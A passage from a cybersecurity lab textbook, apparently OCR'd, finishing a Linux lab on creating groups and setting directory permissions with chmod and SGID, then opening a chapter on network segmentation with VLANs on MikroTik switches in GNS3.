> delgroup <groupname>
```

However, be aware that the same problem as discussed in Phase I, Step 6 arises when two groups share the same Group ID (GID). Ensure that all files related to the group you are deleting are cleaned up.

3.1. If successfully created, the group name will be added as an entry in the file ***/etc/group***

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "AccountingDept" /etc/group
AccountingDept:x:1235:
root@Ubuntu-Server:~# _
```

Figure 19 – AccountingDept group created

3.2. Add both newly created users to the group

```
> usermod -aG AccountingDept jerryjones
```

```
> usermod -aG AccountingDept marysmith
```

3.3. Looking at ***/etc/group*** again, we can see that its new members are now listed

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# grep "AccountingDept" /etc/group
AccountingDept:x:1235:jerryjones,marysmith
root@Ubuntu-Server:~#
```

Figure 20 – New users in AccountingDept group

4. Navigate to the ***/home*** directory and make a new folder called **Accounting_Files**

```
> mkdir /home/Accounting_Files
```

4.1. View the default permissions of this directory to see that it is owned by the root account and group

```
> ls -ld /home/Accounting_Files
```

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxr-xr-x 2 root root 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 21 – New file permissions

4.2. Modify the permissions so that it is owned by the **AccountingDept** group

```
> chgrp AccountingDept /home/Accounting_Files
```

4.3. Verify these changes went into effect

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxr-xr-x 2 root AccountingDept 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 22 – Updated Group ownership

5. Switch to an account that's a member of AccountingDept (either Jerry or Mary)

5.1. Try to create a file in the Accounting_Files directory

```
> touch /home/Accounting_Files/important_document.txt
```

```
jerryjones@Ubuntu-Server:~$
jerryjones@Ubuntu-Server:~$ touch /home/Accounting_Files/important_document.txt
touch: cannot touch '/home/Accounting_Files/important_document.txt': Permission denied
jerryjones@Ubuntu-Server:~$ _
```

Figure 23 – Failure to create file

> The group owns this directory but users in that group can't write to the directory. This is where permission management comes in!

Phase V – Permission Management

In order to ensure files are only accessible by those we want we must assign permissions to files and

directories. In Linux, permissions come in three flavors, read, write, and execute. These permissions can be set for the owner of the file, the group owner of the file, and others.

1. Modify the Accounting_File to grant the AccountingDept group write permissions

```
> chmod g=rwx /home/Accounting_Files
```

NOTE: The chmod command has two different ways to edit permissions. One is symbolic which is used above. In symbolic u represents user owner of the file, g represents group owner of the file, and o represents others. Similarly, r is read, w is write, and x is execute. A + will add the permissions, a – will take away the permissions, and a = will set the permissions to whatever you specified. The other way of editing permissions with chmod is using numbers. In the numbered mode, a 1 is execute, a 2 is write, and a 4 is read. Adding them up will signal different permissions. For example, 5 would be execute and read permission. When using chmod in numbered mode, the first number is the file owner, the second number is the group owner, and the last number is other users. So using chmod 750 would give the owner all permissions, the group read and execute permissions, and other users no permissions.

1.1. Verify that the permissions were updated

```
root@Ubuntu-Server:~#
root@Ubuntu-Server:~# ls -ld /home/Accounting_Files
drwxrwxr-x 2 root AccountingDept 4096 May 29 02:25 /home/Accounting_Files
root@Ubuntu-Server:~#
```

Figure 24 – Updated directory permissions

2. Again, switch to an account that's a member of AccountingDept (either Jerry or Mary)

2.1. Try to create a file in the Accounting_Files directory

```
> touch /home/Accounting_Files/important_document.txt
```

2.2. Verify that it was successfully created

```
jerryjones@Ubuntu-Server:/home/Accounting_Files$
jerryjones@Ubuntu-Server:/home/Accounting_Files$ ls -l | grep "jerryjones"
-rw-rw-r-- 1 jerryjones jerryjones 0 May 29 03:33 important_document.txt
jerryjones@Ubuntu-Server:/home/Accounting_Files$
```

Figure 25 – Improper file permissions

Notice how, although it was successfully created, the file permissions still default to the account that created it: Jerry Jones. Because of this, other AccountingDept users will be unable

to write to this file. In order to facilitate cooperation we need files in the directory to be assigned to the same group.

3. As ***root***, set the special ***SGID*** permission on the directory

```
> chmod g+s /home/Accounting_Files
```

NOTE: To check if the permission was set properly, you should see an **s** instead of an **x** in the group segment of the file permissions.

4. Now login in as the other user that's part of the group and create a new file

```
> touch /home/Accounting_Files/marys_file.txt
```

4.1. Check the owner and group of the two files

```
marysmith@Ubuntu-Server:/home/Accounting_Files$
marysmith@Ubuntu-Server:/home/Accounting_Files$ ls -l
total 0
-rw-rw-r-- 1 jerryjones jerryjones     0 May 29 03:33 important_document.txt
-rw-rw-r-- 1 marysmith  AccountingDept 0 May 29 03:59 test
marysmith@Ubuntu-Server:/home/Accounting_Files$ _
```

Figure 26 – File ownership comparison

NOTE: Notice how after we applied the SGID permission, the file created inherited the group of the directory.

End of Lab

Deliverables

2 Screenshots are needed to earn credit for this exercise:

- Screenshot of /etc/passwd file
- Screenshot of /etc/group file

Homeworks

You work for ABC Company as a system administrator. The company policy states that passwords cannot be reset within a day they are changed, and that all users must reset their passwords once every three months. Finally, users should be notified five days prior to their passwords expiring. The naming convention for users is last name, first initial, followed by two random digits (ex. marshalc12 for Chris Marshal).

Five new employees have recently been hired and need to be admitted into the system:

- Wyatt Dawson
- Cassidy Monroe
- Grant Colton
- Sierra McAllister
- Clayton Westwood

Two employees have recently quit and their accounts need to be dealt with appropriately:

- Jesse Rawlings
- Emma Sinclair

One employee will be going on an extended vacation for three months, so their account will be to be disabled:

- Jesse Callahan

Submit a screenshot proving each employee has an account that was created as well as the password status of each account. Also, demonstrate that the home directories of the terminated accounts have had their permissions reallocated to root.

Figures for Printed Copy




Figure 4 – User "johndoe" created




Figure 7 – User "janedoe" created




Figure 16 – Logging into Ubuntu server as John Doe

CHAPTER 37

Network Hardening - Network Segmentation and Isolation

MATHEW J. HEATH VAN HORN, PHD

Many networks are worried about exterior facing security holes. The network interior is largely overlooked as needing security management. However, many advanced persistent threat actors use the application layer to gain access to the interior network and then pivot to other internal network targets. e.g. an APT gains access to the web server, where they can cause mischief, but without inside the network security, that web server access could give way to the research, employee, and accounting servers.

To prevent this, we can create obstacles to slow the threat actor down long enough to counter their attacks. Think how hedgerows in WW II Europe slowed the Allied advance on Germany (Hedgerow History1) (HedgerowHistory2). In an enterprise network, the cybersecurity person's hedgerows used against threat actors are virtual local area networks (VLANs) and they enhance network security through network segmentation and isolation.

LEARNING OBJECTIVES

- Adding a switch to a network environment
- Segment a homogenous network into several isolated networks
- Use DHCP to test network connectivity
- Develop a firewall filter to complete network segmentation

PREREQUISITES

- IPv4 Subnetting

DELIVERABLES

- Wireshark packets from PC 1 showing successful pings to PC 5 and PC 3
- Screenshot of VLAN table for Switch 1
- Screenshot of VLAN table for Switch 2
- Screenshot of PC5 unable to ping 99.99.99.1 and 99.99.99.2

RESOURCES

- MikroTik Documentation – Bridging and Switching – https://help.mikrotik.com/docs/display/ROS/Bridging+and+Switching#BridgingandSwitching-BridgeHardwareOffloading
- Wilmer Almazan / The Network Trip – "Mikrotik VLANs – CRS3XX Step by Step – Mikrotik Tutorial" – https://www.youtube.com/watch?v=YLtGQAQ8iS0

CONTRIBUTORS AND TESTERS

- Ella Lopez, Cybersecurity Student, ERAU-Prescott
- Nichole Thomas, Cybersecurity Student, ERAU-Prescott
- Bernard Correa, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Andersen Keller , Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Setup

In this lab, you will build the following GNS3 network...




Figure 1 – Final GNS3 network

Phase II – Adding a Switch to GNS3

MikroTik's RouterOS operating system works the same for both switches and routers. Their physical switches have an extra circuit that allows for OSI Layer 2 switching functions. This means that if were to configure a MikroTik router as a switch in GNS3, it wouldn't work because the extra circuit isn't present. However, we can approximate the same settings. Others have struggled with this problem and have taken the MikroTik router image and modified it to support switching.

1. Start GNS3 so it can boot while we download the appliance

    1.1. Create a new project: **LAB_20**

2. In GNS3, navigate to ***File–>New Template***

    2.1. Select ***Install an appliance from the GNS3 server*** and click ***Next***

    2.2. Under ***Switches***, select ***MikroTik CRS328-24P-4S+*** and click ***Install***

> **NOTE:** This is a multi-layer switch, but we are going to treat it as a Layer 2.

    2.3. Select ***Install the appliance on the GNS3 VM*** and click ***Next***

    2.4. Leave the Qemu settings as their default and click ***Next***

    2.5. Highlight the latest image (.img) version and click ***Download***

> **NOTE:** GNS3 will remind you to unzip the downloaded sub-image. You need to do this before you can import it.

    2.6. Again, highlight the image version you just downloaded and click ***Import***

    2.7. Select the image file and click ***Open***

    2.8. Highlight the appliance you want to install and click on ***Next***




Figure 2 – Ready to install

2.9. Select ***Yes*** on the popup window

2.10. Read about how the image is to be used and click ***Finish***

3. In GNS3, navigate to either the switch icon or the all devices icon, and you can see the MikroTik CRS328 switch has been added




Figure 3 – Completed Installation

Phase III – Preconfiguring the Switch

There isn't much to do in this phase. However, because we are using a MikroTik cloud router as a multi-layer switch and restricting it to only using OSI Layer 2, a few tweaks need to be made.

1. Drag the MikroTik switch to the design area
2. Start the MikroTik switch and open its console
3. This has the same first boot steps as the MikroTik router
    3.1. Login: ***admin***
    3.2. Password: <blank, just hit ***enter***>
